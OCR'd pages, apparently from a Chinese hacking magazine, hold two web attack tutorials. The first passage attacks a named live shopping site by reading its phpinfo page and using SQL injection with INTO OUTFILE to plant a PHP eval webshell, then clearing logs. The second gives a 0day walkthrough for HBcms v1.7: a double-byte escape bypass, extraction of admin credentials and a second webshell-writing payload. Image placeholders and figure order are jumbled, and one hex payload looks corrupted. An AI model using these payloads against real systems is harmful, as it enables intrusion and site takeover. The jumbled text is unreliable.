


图5 得到phpinfo信息

四、实例演示

打开官方首页，看看他的用户，如图4所示。

我们随便打开一个客户，提交URL：**http://mall.001photo.com/test.php**，如图5所示。




图3 test.php

筛选有用信息，我整理的结果如下：

得知软件版本：
SERVER_SOFTWARE Apache/2.0.59 (Unix) DAV/2 mod_jk/1.2.25 PHP/5.2.4

程序目录：
SCRIPT_FILENAME/www/phpmall/mall.001photo.com/test.php

我们构造如下语句：




图6 生成成功




图7 获得webshell




图4 商场用户

```
http://mall.001photo.com/goods.php?act=gen&shopid=1&payflag=1&saleid=1 union select 0x3C3F706870204065766616C28245F504F53545B27636D64275D293F3E,2,3,4,5 from tmar_manager where managerid=1 into outfile '/www/phpmall/mall.001photo.com/vhelp.php'%23
```

生成成功，提交URL：**http://mall.001photo.com/vhelp.php**，如图6所示。使用一句话木马链接，如图7所示。

最后我们清理记录，演示完毕。我已通知官方修补漏洞，大家就不要搞破坏了，呵呵。

编辑点评：

一个比较简单的漏洞分析，新手入门教程，值得熟悉。

HBcms宏博内容管理系统0Day

文/图 menzhi007 [S.S.F.]

从本文你可以学到：

1、HBcms v1.7漏洞分析

2、漏洞的利用

测试环境：Apache/2.2.11 PHP/5.2.9 Mysql/5.1

测试软件：HBcms v1.7版本(www.hbcms.com)

PHPini配置：magic_quotes_gpc=On register_globals=Off

一、前言

骄阳似火，酷暑难耐，借此文以消暑。临近大三，好多同学开始忙碌毕业设计，课程均选的是动态网页设计，于是便下载了很多开源CMS系统，供同学参考学习，顺便对其代码安全性测试，漏洞还是为之不少，均已通知官方修补，并作此文，谨献给热爱网络安全的新手朋友们，欢迎大家与我交流学习。

截止09年7月9号，宏博HBcms官方原计划发布的1.8版本并未提供下载地址，所以我们还是对他的1.7版本进行检测。对其代码进行简单通读，发现很多文件用EditPlus打开时提示："在使用当前编码的情况下，该文件包含的字符可能会丢失"，这是由于HBcms使用Zend Encode对其部分代码进行加密了。

Zend Encode可以把php脚本程序编译为二进制码，继而提高php的执行效率。并且打开文件后会显示乱码，可以防止程序源代码被他人查看。编译好的二进制代码可以被Zend Optimizer解析执行。因此要运行HBcms，我们的服务器上必须安装Zend Optimizer对其解析。

由于代码经过Zend Encode加密，我们需要使用解密软件才能顺利查看源码，并对其检测。随便去网上找一款解密软件即可，这里我使用的是Mr.Dezend Sheel，使用很简单，就不多说了，继续漏洞分析吧。

二、SQL注入

由于注入比较多，我这里只是举个比较典型的例子。打开**php\update_article_hits.php**，相关代码如下：

```
<?php
    if ( !isset( $_GET['article_id'] ) )
    {
            exit( "Miss article id!" );
    }
    ……
    ……
    if ( $show_hits == "yes" )
    {
            $sql = "SELECT ".$CFG['db_table']
['article_base']['hits']."\n\tFROM\n\t".$CFG['db_table']
['article_base']['tb_name']."\n\tWHERE\n\t".$CFG
['db_table']['article_base']['id']." = \"".$article_id.
"\"\n\t";
    //此处的$article_id并未进行过滤就带进SELECT语句查询
            $article_hits = $mdb->queryone( $sql );
            echo "<script type=\"text/javascript\">\n\thits_id =
parent.document.getElementById(\"article_hits\");\n\tif( hits_id != null )\t
{\n\t\thits_id.innerHTML = hits_id.innerHTML.replace(/(\\d{1,})/gi, \"".
$article_hits."\");\n\t}\n\t</script>";
            //此处将执行结果$article_hits显示出来
    }
    mdbclose( );
?>
```

从以上代码不难看出，**$_GET['article_id']**获取**article_id**参数后，并未进行过滤便被带入数据库查询，并且将其结果显示出来。我们构造语句首先要满足**$show_hits == "yes"**，而且$article_id被包含在双引号中，而magic_quotes_gpc为On，会转义我们提交的双引号，这时就需要利用双字节编码漏洞来绕过转义。

接着我们构造语句，先查询账号，提交URL：**http://127.0.0.1/cms/hbcms/php/update_article_hits.php?show_hits=yes&article_id=-1%e5" union select login_name from hbcms_users where id=1%23**，如图1。

我们发现页面并未显示账号名。没关系，按鼠标右键，选择"查看源文件"，如图2。

可以看到，账号为：**admin**，我们接着查询密码，提交URL：**http://127.0.0.1/cms/hbcms/php/update_article_hits.php?show_hits=yes&article_id=-1%e5" union select login_pass from hbcms_users where id=1%23**，如图3。

可以看到，密码为：**21232f297a57a5a743894a0e4a801fc3**，是MD5 32位的Hash，破解后为：admin。

打开登录界面**http://127.0.0.1/cms/hbcms/admin/login.php**，输入我们得到的账号和密码即可登录，如图4，登录成功后如图5。

当破解不出Hash时，幸运的话，如果**magic_quotes_gpc为Off**，我们可以构造语句直接拿shell。当然，这就需要得知程序的绝对路径，我们浏览如下URL：**http://www.hbcms.com/hbcms/include/hbw.cn/split_word_dict.inc.php**，如图6，目录就出来了。

接着我们构造语句如下：

```
http://127.0.0.1/cms/hbcms/php/update_article_hits.php?show_hits=yes&article_id=1" union select 0x3C3F70687020406576616C28245F504F53545B27636D64275D293F3E from hbcms_users into outfile 'D:\\xampp\\htdocs\\cms\\hbcms\\menzhi007.php' %23
```

用一句话客户端连接**http://127.0.0.1/cms/hbcms/**






图1 绕过转义


图2 源文件


图3 查询密码

